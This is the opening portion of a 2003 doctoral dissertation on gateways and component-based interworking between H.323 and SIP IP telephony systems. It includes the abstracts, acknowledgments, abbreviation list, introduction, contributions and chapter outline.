Gateways and Components for Supplementary IP Telephony Services in Heterogeneous Environments

vom Fachbereich 20
der Technischen Universität Darmstadt genehmigte
Dissertation
in englischer Sprache
zur Erlangung des Grades eines
Doktor-Ingenieur (Dr.-Ing.)
von

Dipl.-Inf. Ralf Ackermann

geboren am 23.09.1967 in Altenburg

Darmstadt 2003
Hochschulkennziffer D17

Vorsitz:	Prof. Dr. Claudia Eckert
Erstreferent:	Prof. Dr.-Ing. Ralf Steinmetz
Korreferent:	Prof. Henning Schulzrinne (Ph.D.)

Tag der Einreichung:	13.05.2003
Tag der Disputation:	10.07.2003

Abstract

IP Telephony is a demanding interactive real-time service that already supplements the traditional telephony system to a considerable extent. It is expected to become a genuine alternative with a variety of new attractive services in the future. The recent situation and developments in the IP Telephony area are characterized by a variety of different usage environments, signaling approaches, protocols, devices and applications. We show that this situation, that is typically referred to as heterogeneity, has a number of inherent reasons and is not going to vanish within the near future.

In many cases the different telephony components are not directly interoperable or their interaction is restricted to just a subset of the full capabilities. These circumstances make gateways that provide adequate interworking significant. Our central tenet is that gateways are appropriate and powerful means for dealing with heterogeneity. They are not restricted to the connection of legacy systems but play a significant constructive role for future setups as well. Their efficient design and realization is a challenging task. It is typically solved in a process that incorporates multiple steps. We investigate abstraction mechanisms that support this process. This investigation results in a model that facilitates the identification of general gateway structures and mechanisms that are appropriate for specific interworking requirements and scenarios. Our model fits between very high-level gateway descriptions and existing, but isolated best practice methods for particular gateway design problems. Our approach holistically covers multiple individual gateway aspects and tasks in the analysis and design process.

We have chosen the interworking between the IP Telephony protocol suites H.323 and SIP for practical application of our methodology. Our efforts target large-scale IP Telephony deployment in real-world scenarios and the comprehensive and protocol-independent provisioning of supplementary services. The successful design and implementation of scalable interworking functionality for these services is the resulting practical contribution of this thesis. Our work combines the investigation of a novel signaling gateway and infrastructure components for its integration with the design and realization of end-system with unique functionality.

Further, we categorize different types of media gateways and practically implement and investigate examples in this context. This activity and its outcome demonstrate the universality and power of our design and realization methodology. Additionally, we show that the combined and coordinated usage of signaling and media gateways is a powerful mechanism for future system designs. A practical example that uses this approach integrates low-resource decomposed wireless end-systems within our heterogeneous H.323 and SIP scenario. In the

context of the presentation of general signaling gateways we show our contribution in the area of IP Telephony security. This includes the discussion of an IP Telephony enabled firewall that makes services usable in typical protected environments. The internal structure and the mechanisms of such a firewall are closely related to those of the investigated gateways. A practical IP Telephony vulnerability case study raises security problem awareness and motivates future activities with their implications on signaling gateways in this domain.

Our contribution is practical as well as methodical. We have designed and realized new gateways and end-systems. These provide a novel quality for interworking in heterogeneous IP Telephony environments. It is not restricted to just basic call functionality but covers the very important and steadily extending range of supplementary services. Our gateway model and the problem analysis, design and realization methodology are general. The proof of concept implementations supplement it with instantiated templates for particular tasks. Model and templates together represent a framework that is applicable to solve various comparable interworking problems for IP-based communication systems efficiently.

Zusammenfassung

IP-Telefonie, mit deren Mechanismen und Komponenten sich die vorliegende Arbeit befaßt, stellt einen speziellen und besonders anspruchsvollen interaktiven Echtzeitdienst dar. Sie hat sich bereits zu einer weithin beachteten Ergänzung zum bestehenden konventionellen Telefonsystem entwickelt. Für die Zukunft besitzen IP-basierte Telefonie-Lösungen das Potenzial, traditionelle Telefone in immer weiteren Bereichen und letztlich vollständig zu ersetzen. Das untersuchte Gebiet ist bereits zum derzeitigen Zeitpunkt von einer Vielfalt von unterschiedlichen Signalisierungsansätzen, Protokollen, Geräten und Anwendungen geprägt. In der Arbeit wird dargestellt, dass diese Situation, die typischerweise als heterogen charakterisiert wird, inhärente und fortbestehende Ursachen hat und daher auch in Zukunft zu behandeln sein wird.

In vielen Fällen sind die eingesetzten Telefoniekomponenten nicht unmittelbar interoperabel oder ihre Interaktion ist unnötigerweise auf einen Teil der jeweiligen Einzelfunktionalität beschränkt. Diese Bedingungen machen Gateways, die das möglichst umfassende Zusammenwirken der unterschiedlichen Systeme erlauben, zu einem notwendigen und wichtigen technischen Mittel. Die zentrale Annahme der Arbeit ist, dass Gateways unter den Bedingungen fortbestehender Heterogenität ein adäquates und mächtiges generelles Werkzeug darstellen. Ihre Bedeutung geht über die Verbindung von bereits vorhandenen, zunächst nicht interagierenden Komponenten hinaus. Sie bilden zusätzlich auch ein wichtiges konstruktives Element für zukünftige Lösungsentwürfe. Effizientes Gateway-Design und eine adäquate Implementierung stellen sehr anspruchsvolle Aufgaben dar. Diese werden in der Regel in einem Prozess, der mehrere Analyse-, Design- und Implementierungs-Schritte umfaßt, realisiert. Die Arbeit stellt eine Methodik vor, die die Identifizierung und Lösung der dabei auftretenden Aufgaben unterstützt und erleichtert. Diese Methodik umfaßt ein Gateway-Modell, das die Zuordnung allgemeiner Gateway-Funktionsblöcke und Mechanismen zu speziellen Interaktionsszenarien ermöglicht. Das Modell fügt sich zwischen sehr stark abstrahierenden Gateway-Beschreibungen und den existierenden, jedoch in der Regel isoliert angewandten Methoden zur Lösung von speziellen Entwurfsaufgaben für individuelle Gateway-Funktionen ein. Es ermöglicht eine integrierte Betrachtung der verschiedenen Aspekte und Entwurfs- sowie Realisierungsphasen.

Auf der Basis der Resultate der durchgeführten theoretischen Untersuchungen und unter Anwendung der dabei entwickelten Methodik wurde das spezielle Problem der effizienten Verbindung von IP-Telefonie-Systemen, die die beiden unterschiedlichen Signalisierungsprotokolle H.323 und SIP nutzen, detailliert betrachtet. Der Fokus liegt dabei auf der Unterstützung großer, administrativ gegliederter Einsatzumgebungen und der durchgängigen, systemüber-

greifenden und transparenten Bereitstellung von Mehrwertdiensten. Die im Rahmen der Untersuchung entstandene erfolgreiche Gateway-Implementierung mit ihren neuen und hinsichtlich des Funktionsumfanges allein stehenden Eigenschaften bildet den Kern der praktischen Ergebnisse der Arbeit. Gateway-Design und -Implementierung werden durch die Neu- und Weiterentwicklung von für den Test und die Nutzung von Telefonie-Mehrwertdiensten unverzichtbaren innovativen Endgeräten ergänzt.

Weiterhin kategorisiert die Arbeit unterschiedliche Typen von Gateways für Medienströme und untersucht eigene praktische Entwurfs- und Implementierungsbeispiele für diese. Die Ergebnisse dieser Aktivitäten unterstreichen die generelle Anwendbarkeit der vorgestellten Entwurfs- und Implementierungs-Methodik. Am Beispiel der Integration eines im Rahmen der Arbeit entwickelten modularen, drahtlos angebundenen Endgerätes, das sich nahtlos in ein heterogenes H.323- oder SIP-Szenario einfügt, wird die Eignung des kombinierten Einsatzes von Signalisierungs- und Medien-Gateways für zukünftige Szenarien demonstriert. Im Kontext der Untersuchung von allgemeinen Signalisierungs-Gateways beleuchtet die Arbeit die Wichtigkeit der Beachtung von Sicherheitsfragen für den erfolgreichen praktischen Einsatz von IP-Telefonie-Systemen und zeigt den eigenen Beitrag zur Entwicklung von Firewalls für Multimedia-Anwendungen. Diese Firewalls sind hinsichtlich ihrer internen Struktur und ihrer Mechanismen mit den vorgestellten Gateways eng verwandt. Eine praktische Untersuchung der Verletzbarkeit von IP-Telefonie-Systemen macht die Sicherheitsproblematik bewußt und motiviert zukünftige Aktivitäten mit Implikationen für Gateways in diesem Bereich.

Der wissenschaftliche Beitrag der Arbeit ist sowohl praktischer als auch methodischer Natur. Die Arbeit stellt bisher nicht vorhandene Gateways und Endgeräte zur Verfügung, die die transparente und systemübergreifende Nutzung von Mehrwertdiensten in heterogenen IP-Telefonie-Szenarien in einer neuartigen Qualität ermöglichen. Die Interaktion zwischen unterschiedlichen Systemen ist dadurch nicht mehr, wie dies ohne die untersuchten Erweiterungen der Fall war, auf einfache Anrufe ohne Zusatzfunktionen beschränkt. Die Ergebnisse der theoretischen Arbeiten stellen zusammen mit den praktischen Beispielen, die den Charakter von instantiierten Templates haben, eine generalisierte Methodik für die effiziente Lösung einer Vielzahl weiterer ähnlicher Gateway-Problemstellungen in IP-basierten Kommunikationsszenarien zur Verfügung.

Acknowledgments

First of all I want to thank my parents.

I am grateful to the people who cared and helped me learn, do and change things. Thanks to the teachers at my school, the professors at the university in Chemnitz, Professor Hübner and his group where I started doing research work, and my recent colleagues in Darmstadt.

Florian Winterstein has contributed to the practical gateway and end-system developments at the time when he worked on his diploma thesis. I owe him great appreciation for his activities and fruitful discussions.

Thanks to my adviser Professor Ralf Steinmetz for his trust, patience and countless opportunities and to my co-adviser Professor Henning Schulzrinne for his support and advice.

My work has been co-funded by the Volkswagen Foundation and has been part of a successful research cooperation with the industry partners Tenovis GmbH & Co. KG and Siemens AG.

I am indebted and thankful to people who learn and share their knowledge – I strongly believe that those are the ones who really boost progress.

TEX and LATEX made this thesis what it looks like.

Utz, Manuel, Andreas, Jens, Michael, Nicole and Ana had an open ear for all my questions while I was writing. They have been friends.

A special thanks to Birgit.

The riders in a race do not stop short, when they reach the goal. There is a little finishing canter before coming to a standstill. There is time to hear the kind voice of friends, and to say to one's self: "The work is done." But just as one says that, the answer comes: "The race is over, but the work is never done while the power to work remains."

Oliver Wendell Holmes

Contents

Figures

Tables

Configurations, Code Listings and Traces

Abbreviations

AAA	Authentication, Authorization, Accounting
ACL	Asynchronous Connection Less
ALF	Application Level Framing
ALSA	Advanced Linux Sound Architecture
APDU	Application Protocol Data Unit
API	Application Programming Interface
ARM	Advanced Risc Machines
ASN	Abstract Syntax Notation
AVP	Audio Video Profile
BCSM	Basic Call State Model
CCBS	Call Completion on Busy Subscriber
CCNR	Call Completion on No Reply
CDR	Call Detail Record
CFSM	Communicating Finite State Machine
CFU	Call Forwarding Unconditional
CGI	Common Gateway Interface
CPL	Call Processing Language
CPU	Central Processing Unit
CS-[1|2]	Capability Set-1, Capability Set-2
CSTA	Computer Supported Telecommunication Applications
CT	Call Transfer
CTI	Computer Telephony Integration
CVSD	Continuous Variable Slope Delta Modulation
CW	Call Waiting
DAG	Directed Acyclic Graph
DAI	DMIF Application Interface
DCOM	Distributed Component Object Model
DFC	Distributed Feature Composition
DFN	Deutsches Forschungsnetz (German Research Network)
DHCP	Dynamic Host Configuration Protocol
DMIF	Delivery Multimedia Integration Framework
DMZ	Demilitarized Zone
DNI	DMIF Network Interface
DSP	Digital Signal Processor

DTMF	Dual Tone Multiple Frequency
ETSI	European Telecommunications Standards Institute
FIFO	First In First Out
FSM	Finite State Machine
GNU	GNU's Not Unix! Free Software Foundation Project
GPL	GNU Public License
GSM	Global System for Mobile Communication
GUI	Graphical User Interface
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
IETF	Internet Engineering Task Force
IN	Intelligent Network
IP	Internet Protocol
IPC	Interprocess Communication
ISDN	Integrated Services Digital Network
ISP	Internet Service Provider
ITU	International Telecommunications Union
IVR	Interactive Voice Response
I/O	Input/Output
JMF	Java Media Framework
JTAPI	Java Telephony API
JVM	Java Virtual Machine
L2CAP	Logical Link Control and Adaption Protocol
LAN	Local Area Network
LCD	Liquid Crystal Display
MCU	Multipoint Control Unit
MPEG	Motion Picture Expert Group
MSC	Message Sequence Chart
MVC	Model-View-Controller
NNI	Network-to-Network Interface
P2P	Peer-to-Peer
PAN	Personal Area Network
PBX	Private Branch Exchange
PC	Personal Computer
PCM	Pulse Code Modulation
PDA	Personal Digital Assistant
PDU	Protocol Data Unit
PER	Packet Encoding Roles
PKI	Public Key Infrastructure
POTS	Plain Old Telephony System
PPP	Point to Point Protocol
PSTN	Public Switched Telephone Network
QoS	Quality of Service

RAS	Registration, Admission and Status
RFCOMM	Bluetooth Serial Port Emulation Transport Protocol
RTCP	Real-time Transport Control Protocol
RTP	Real-time Transport Protocol
RMI	Remote Method Invocation
SCO	Synchronous Connection Oriented
SDP	Session Description Protocol
SIP	Session Initiation Protocol
SOAP	Simple Object Access Protocol
SS7	Signaling System No. 7
TDM	Time Division Multiplex
TFTP	Trivial File Transfer Protocol
TINA	Telecommunications Information Networking Architecture
TIPHON	Telecommunications and Internet Protocol Harmonization over Networks
TRIP	Telephony Routing over IP Protocol
UART	Universal Asynchronous Receiver / Transmitter
UML	Unified Modeling Language
UNI	User-to-Network Interface
WAP	Wireless Access Protocol
WWW	World Wide Web
XML	Extensible Markup Language

Trademarks

HiPath	HiPath™ is a registered trademark of Siemens AG
Linux	Linux is a trademark of Linus Torvalds
Pingtel	Pingtel is a registered trademark of Pingtel Corp.
Pocket PC	Windows Pocket PC® is a registered trademark of Microsoft Corporation
SIEMENS	Siemens is a registered trademark of Siemens AG
XFree86	XFree86™ is a pending trademark registration by "The XFree86 Project, Inc."
xpressa	xpressa is a trademark of Pingtel Corp.

All other products or services referenced may be trademarks or service marks of their respective companies or organizations.

1 Introduction

Be courageous! Have faith!
Go forward!

THOMAS A. EDISON

Communication is an innate desire of humans. Whenever they are separated by distance or time they try to bridge this gap. Written documents, traditional mail and the conventional telephony network have served this purpose well for a long time. With the development of computing and network technology a huge number of additional communication channels became available [168]. Electronic mail and browsing the World Wide Web are penetrating daily work and form an integral part of economic and social life for many people. However, these network applications do not appropriately cover the very important area of interactive audio communication.

The use of IP networks for telephony-like services has gained major attention in recent years. This is due to the widespread availability of the Internet and the technical possibility to transport interactive real-time audio and video streams alongside conventional data traffic. There is a strong and powerful competitor, however, the traditional telephony system. It has been existing for more than a century already, has reached technological maturity, an impressive reliability, and is not going to vanish in the near future. IP Telephony will have to co-exist with it and has to show essential supplementary benefits in order to be really attractive for users and service providers. In addition its further development cannot be treated as an isolated topic. The convenient availability of interactive audio communication services forms an important and influential part of the general development towards a heterogeneous multi-service Internet. Within this scope IP Telephony is an important but not the dominating service.

1.1 IP Telephony in Heterogeneous Environments

IP Telephony and the convergence between the traditional telecommunication network and IP-based systems have attracted a lot of attention in recent years. This is due to a number of facts. A huge customer base and a big market for telecommunication services exist. IP-based services offer a promising and potentially very profitable business area for equipment manufacturers, software and service developers as well as for providers. Potential professional users expect major savings if they just have to utilize and operate one common infrastructure and/or

technology. Finally, new services that integrate communication and computing applications can be envisaged.

As stated in [151] we currently face the “opportunity to redesign how basic communication services are provided”. Even though (and possibly even because) IP Telephony is a relatively young area, there is a multitude of competing and even divergent protocol approaches and developments. This situation is typical for technologies that have not reached their final maturity and nevertheless form an interesting area of competition [48].

In this thesis we particularly deal with the consequences of the deployment of the two IP Telephony suites provided by H.323 [73] and the Session Initiation Protocol SIP [142]. Their co-existence and further parallel development raises a number of questions about the future technological landscape in the area and could potentially be considered as a major drawback. Available research and development resources are split between different approaches. This can slow down the development of services (and it is possible to state that it already has). On the other hand the presence of multiple parallel approaches is often described as heterogeneity that just has to be accepted.

Both views do not fully describe all relevant issues of the situation nor do they contribute an appropriate solution for the resulting problems. We claim that heterogeneity itself is characterized by a multitude of aspects. There is “real heterogeneity” because of inherent and immanent factors and reasons [147]. This heterogeneity of different things and aspects within the same domain is not going to vanish. On the other hand there is “multiplicity” that characterizes a transition period before a superior concept is finally determined. At a specific point in time it is often difficult or even impossible to exactly distinguish between the two situations.

However, a clear distinction is not even necessary nor constructive for a number of topics and decisions. This is because for these problems the resulting implications are to a large extent comparable or similar. The investigation of interworking functions is such a topic. No matter which situation (persistent heterogeneity or vanishing multiplicity) has to be coped with – interworking offers benefits. It either handles an unavoidable and persisting heterogeneity or it finally alleviates and fastens a competition and reconciliation process between real alternatives. Interworking comes, however, at a price. If it turns out that this price in terms of necessary research or equipment investment, operation costs or performance loss is unacceptable high, this has a direct positive feedback effect on the development of the relations between the connected entities and concepts themselves. Once the described situation is understood and accepted, successful and efficient interworking clearly becomes a crucial issue.

1.2 Goals and Approach

The availability of powerful service provisioning mechanisms that span different protocol domains is a crucial success criterion within the described heterogeneous environment. Gateways support the necessary domain-spanning interworking. In the young area of IP Telephony they do not exist in the desired comprehensiveness. Specific gateways for dedicated problems

are typically developed individually and isolatedly. This is an expensive process that not easily ensures easy extensibility once new requirements for new services or features become available. The goal of the thesis is therefore twofold. Firstly, it identifies and carefully points out abstractions that support the process from an identification of interworking requirements to appropriate system designs and implementations. Secondly, it proves the applicability of the resulting methodology to solve important real-world interworking tasks in the IP Telephony domain. Hence, it explicitly targets solutions that are requested but missing.

The challenging goal demands for an appropriate approach. Due to the demanding requirements of telephony services and the need for multiple different gateways, these cannot (or only with an unacceptable effort) be provided in an ad-hoc or individual "from scratch" manner. This assessment leads to two strategies that guide our procedure. Firstly, we put major effort on finding and describing a sound, reproducible and efficient methodology. Secondly, we concentrate on not re-inventing existing mechanisms and parts. Instead, our approach tries to benefit from adaptation, combination and integration. Existing and well-established concepts or components are re-used whenever possible. Additionally, we design and realize our own novel contributions focusing on re-usability. To make our solutions publicly available is also our goal.

1.3 Contribution

The thesis covers the entire spectrum from problem domain analysis over the discussion of an appropriate gateway design methodology to the application of this methodology. A number of implementations are successfully carried out to proof the concepts. Their results demonstrate the viability and appropriateness of the developed approaches. We categorize and summarize the major contributions of this thesis as follows:

1. **A conceptual contribution that shows the heterogeneous situation in the IP Telephony problem domain and results in a methodology for the analysis, design and implementation of interworking solutions**

   We develop and discuss a gateway model that fits in between high-level and very specific gateway descriptions. In combination with a number of guidelines this model actively supports the analysis and design process for specific interworking tasks.

   Signaling and media gateways as well as their coordinated operation are specific means for the provisioning of service interaction between different systems. We show that both a traditional "at-a-point in the transmission path" gateway approach as well as the interworking that is provided by multiple interacting distributed components are valid and powerful techniques.

   Our proposed design methodology emphasizes the decomposition of functionality into reusable and combinable blocks. We show that a component-based software development approach corresponds best with our interworking model. This choice provides

the flexibility and re-use potential to efficiently cope with heterogeneity and with the multitude of upcoming gateway implementation tasks.

2. **A design contribution that develops solutions for selected ambitious interworking problems with a specific concentration on the comprehensive and domain-spanning support for supplementary services between H.323 and SIP IP Telephony systems**

   The interworking of *supplementary services*[1] between H.323 and SIP is chosen as research area for signaling gateways. Their detailed investigation forms the core part of the thesis. The developed system analysis and gateway design methodology is applied in this context. As important and unique result we provide comprehensive interworking for *call transfer*, *call completion* and *call diversion* in large, administratively partitioned and scalable H.323 and SIP scenarios. This demonstrates that interworking is not restricted to *basic call* functionality but can be implemented comprehensively. This insight has remarkable long-term implications because it positively influences the further development and deployment of standard-based instead of proprietary IP Telephony solutions.

   Representative examples show specific options like the usage of an intermediate protocol instead of a direct interworking, protocol-centric versus protocol-neutral gateway integration as well as a monolithic versus a component-based design for the investigated signaling interworking. The successful re-use of generic components in different classes of media gateways as well as in novel end-systems demonstrate the potential and validity of our methodology.

3. **Implementations that realize representative, highly required functions and services in novel gateways and end-systems**

   The discussed theoretical concepts are generally complemented with practical implementations. This results in a standard-conform gateway between H.323 and SIP that supports *supplementary service* interworking and the integration with various alternative standardized infrastructure components. The gateway opens up the broad spectrum of services to both H.323 as well as SIP subscribers. They can not only call each other but can transparently use further features such as e.g., H.323 multi-party conferencing support, voice mail and content access servers or different H.323-PSTN and SIP-PSTN gateways that exist in either of the connected domains.

   Appropriate end-systems for further investigation and usage of *supplementary services* in a complete scenario were previously not available. We meet the identified shortcomings with the design and realization of an H.450.9 enabled H.323 *terminal* and a SIP *user agent* with novel call control enhancements. Both are in the public domain and available for multiple platforms now. The design for these innovative end-systems is based on Open Source software and uses “off-the-shelf” hardware. The work on this topic is completed and augmented with the gateway-based integration of a wireless low-resource end-system that is decomposed into a PDA and a Bluetooth headset. This pro-

[1] A definition of the term *supplementary service* is given in Section 5.1.

totype can be considered typical and representative for a huge class of emerging future communication solutions.

We explicitly demonstrate and discuss the benefits of using a component-based concept with the re-usage of parts in different solutions. Our practical examples show that the procedure leads to substantial gains with regard to development speed and flexibility. No unacceptable performance penalties result from the chosen practice. In contrary, it eases the use of load sharing and balancing techniques to reach system scalability.

We identify security as a substantial non-functional system requirement for IP Telephony systems. Therefore, it is investigated in more detail. Our categorization, analysis and practical exploitation of vulnerabilities raises the awareness for security problems and threats and shows that security mechanisms should generally be treated as integral part of systems instead of just as an add-on. It also indicates future challenges for the integration of security functions into interworking solutions.

1.4 Methodology and Means of Description

Our investigation follows a specific basic methodology. This methodology is reflected by the organization of the presented material and the structure and sequence of our argumentation. We therefore introduce and outline it briefly before we start the problem specific discussion. Additionally, we provide references to more detailed information concerning the utilized description methods.

1.4.1 Conceptual Discussion

For problem identification, analysis and solving it is often practicable and helpful to carefully distinguish between different abstraction levels. Once we have identified a description or solution on one level, we can search for a counterpart on the corresponding other level. This approach is visualized in Figure 1.1. Its structure is reflected in the structure of the thesis. The figure shows the conceptual level in the upper branch of the description tree. The lower branch visualizes the corresponding technical and implementation level. The core aspects are typeset in bold and are complemented with an IP Telephony domain specific example[1].

We can further characterize concepts by their static structure and the dynamic relations between their involved entities. The concept has a corresponding technical counterpart. On a particular abstraction level we typically discuss the usage of specific protocols, programming languages and APIs. Descriptions on different abstraction levels do not necessarily have to use the same granularity.

[1] The specific terms SIP server, Call Processing Language, `REGISTER`, etc. are explained in detail in the subsequent chapter.




Figure 1.1: Abstraction levels and IP Telephony example

Once a concept is clearly named and the structural and interaction details on the conceptual layer are determined, a further comprehensive description of technical details is often not necessary for general understanding. Figure 1.1 addresses an IP Telephony specific example. We have neither introduced the technical term “SIP server” so far, nor have we explained what a “Call Processing Language (CPL) script” is. We do not even claim that the technical details of our example are comprehensive. However, the conceptual description is eligible to provide an (at least basic) general understanding of the system in a very compact manner.

Descriptions on the conceptual level allow to make comparisons between diverse technical instances. They help to determine whether these instances are really different and which characteristics they share. Finally, problems can be solved by identifying and selecting appropriate technical means for specific concepts.

Mapping between abstraction levels in that way is a common scientific and engineering task. Nevertheless, it is explicitly mentioned here because being fully aware of the procedure has a special importance in the investigated IP Telephony area. Conventional telephony solutions exist. Therefore, it is possible to directly search for a mapping on the technical level. One could try to find corresponding IP Telephony instantiations for existing POTS[1] entities and mechanisms. Things can be “re-done” using an existing technology as a “blueprint”. Such an approach neglects the role of the conceptual level within the process between problem identification and solution. It searches for counterparts of established entities, structures and

[1] POTS = Plain Old Telephony System

interactions with just another transmission technology in mind. Especially in our industry cooperations we have (partially) observed exactly such a procedure. However, it has substantial drawbacks. This is because it leads to unnecessary restrictions for the resulting systems. A pure "blueprint approach" on the technical level results in a "blueprint solution" on the conceptual level. This works well in specific cases, but in general it wastes advantages that the new alternative technology has.

Therefore, we clearly favor a procedure that takes a "problem → conceptual design → mapping to technical mechanisms" approach. If we decide to use POTS examples as a model, we try to follow a "POTS technical mechanism → POTS concept → IP Telephony concept → IP Telephony technical mechanism" procedure. This involves the analysis, determination and description of concepts if they are not obviously visible. Additionally, it helps preventing another common omission. If it turns out that specific technical instances actually share a similar concept, it would be a mistake to neglect existing methodology. The traditional telephony system has emerged over a long period in time and has always been subject to the refinement of description, analysis and realization methods. IP Telephony can make use of these in many cases.

1.4.2 Proof of Concept Implementations

Our initial discussion has highlighted the importance of a proper conceptual domain and problem description and understanding. It allows us to solve problems in a way that is not just particular to a single specific problem and to share both the solutions as well as the applied methodology with others. We complement this approach with the realization and investigation of specific technical instances for our concepts. This approach has been chosen for two important reasons: Firstly, there is the proof of concept aspect. Example applications help determining whether a certain approach or procedure is really practicable. Secondly, technical examples together with a proper conceptual description and a presentation of a design and realization methodology form kind of a template. Once an appropriate theoretical basis as well as reference examples are available, it is possible to design and implement a whole set of similar solutions within the class of targeted problems.

1.4.3 Description Mechanisms

Our work makes extensive use of standard description methods. Hence, software designs and implementation details are shown in Unified Modeling Language (UML) notation where appropriate. Protocol specific interactions and message sequences are represented with Message Sequence Charts (MSC). Message Sequence Charts that depict behavior that is described in standard documents are typically similar to the corresponding descriptions or figures in these standards. In these cases we indicate the reference document in the description text but do not explicitly refer to the fact that the MSC has been derived or adapted in the MSC figure itself. Protocol engines are exemplified with state diagrams that combine state nodes and annotated

transition arrows. We summarize the utilized subset of the UML notation[1] and an annotated MSC in Appendix A and propose having an initial look at it if necessary. We use footnotes for supplementary or explanatory information that would otherwise interrupt the continuous discussion in the text. Specific proper nouns, concepts and program names are type-set in italic as for instance in *terminal*, *supplementary service* or SIP *user agent sipc* [188]. Protocol keywords are indicated with a typewriter font such as the one used for `keyword`.

1.5 Organization of the Thesis

We recommend to read the presented results in sequential order. Our thesis is organized as follows:

- Chapter 2 analyzes heterogeneity in current IP Telephony environments and discusses their reasons as well as the characteristics of potential future scenarios. Within this context it also introduces the problem domain and the specific protocols and mechanisms that we use in the subsequent chapters.
- Chapter 3 starts the methodical part of the thesis. It develops and discusses our gateway description model. We introduce a set of guidelines for the analysis of specific interworking tasks and for the mapping to corresponding software designs.
- Chapter 4 presents various options for signaling interworking between the IP Telephony protocols H.323 and SIP. We initially discuss and rate the direct mapping between the two protocols versus the usage of an intermediate protocol. Options for gateway and subscriber integration in the respective protocol clouds are highlighted before we investigate system implementation alternatives. Finally, the chapter documents our contributions to the development of an IP Telephony enabled firewall. We show correspondences between specific structures within such a firewall and our general gateway model and introduce our activities in a IP Telephony vulnerability study that raises security problem awareness.
- Chapter 5 extends the basic H.323–SIP interworking with support for highly demanded *supplementary services*. It documents the most extensive design and implementation part of the thesis. This results is in a gateway with support for *call transfer*, *call completion* and *call diversion* that is novel and unique in its feature set. We use the specific problem to demonstrate that interworking can either be provided at a specific point in the end-to-end signaling path or by interaction with various distributed infrastructure components.
- Chapter 6 categorizes and describes several types of media gateways. We introduce general concepts and put the main focus of practical investigation on an MBone2Tel

[1] We assume that this is helpful for a reader who is familiar with object-oriented design and programming but has never used UML so far.

gateway that bridges between multicast applications and conventional telephony subscribers or IP Telephony users. Further on the chapter presents other media gateway application scenarios that practically combine or re-use MBone2Tel components.

- Chapter 7 is dedicated to innovative end-systems and system integration aspects. The chapter shows the mechanisms and devices that have been developed and evaluated for the thesis and how signaling and media gateways can be combined for the integration of low-resource decomposed end-systems.
- Chapter 8 concludes the thesis and summarizes the activities and results. It illustrates the current status in the IP Telephony domain. Based on this description it gives an outlook on ongoing and potential future enhancements as well as on the relevance and applicability of our approaches.

The Appendices comprise extracts of referenced and utilized standard documents and present selected design and implementation details. They include selected code listings and signaling traces as well as representative scenario and configuration descriptions. We also present the developed end-systems and details of the tools for our security and vulnerability evaluation.

2 Problem Analysis and Approach

> Internet telephony offers the opportunity to design a global multimedia communications system that may eventually replace the existing telephony infrastructure, without being encumbered by the legacy of a century-old technology.
>
> HENNING SCHULZRINNE

This chapter introduces the problem we address and shows our approach to solve it. It features a presentation and analysis of typical entities and operations in IP Telephony systems. This part summarizes current best practice in the investigated area. The discussion highlights that it is characterized by a variety of concurrent and overlapping approaches, protocols, and technical solutions.

A situation with such characteristics is typically called heterogeneous. It indicates that the investigated diverse system characteristics are not only temporary but result from a number of persisting reasons. As an implication, it can be assumed that heterogeneity is going to persist and occur in even further facets. Instead of just describing its occurrence, our general heterogeneity discussion focuses on the question how to deal with the situation. It shows options for potential future development and indicates that there are mechanisms that have a positive impact independent of which specific development direction is taken.

We identify interworking and gateways as appropriate means to cope with the challenges in heterogeneous IP Telephony environments. Finally, the chapter precisely determines the scope of this thesis and the goals that it addresses.

2.1 Problem Statement and Approach

Section 1.1 has indicated that IP Telephony is currently developing very rapidly. It is an area that is characterized by a high degree of choice for possible designs, architectures and implementations. This choice and the amount of parallel active research and standardization activities have led to a variety of solutions that are not interoperable at first. Different customer and provider requirements, the demand to provide optimal solutions for specific domains and the flexibility of interactions and architectures in IP-based systems are an origin of future

variety. These are significant reasons and indicators that heterogeneity is going to persist in the future.

IP Telephony is not “just another interactive multimedia service”. The long-term goal of the activities in the area is to eventually replace the existing traditional telephony infrastructure [151, 152]. Thus requirements and expectations are very high. Subscribers demand a stable service that is not restricted to just specific environments, dedicated end-systems or only *basic call* functionality. They expect that IP Telephony services can comprehensively be used and that they combine existing telephony features with additional new ones.

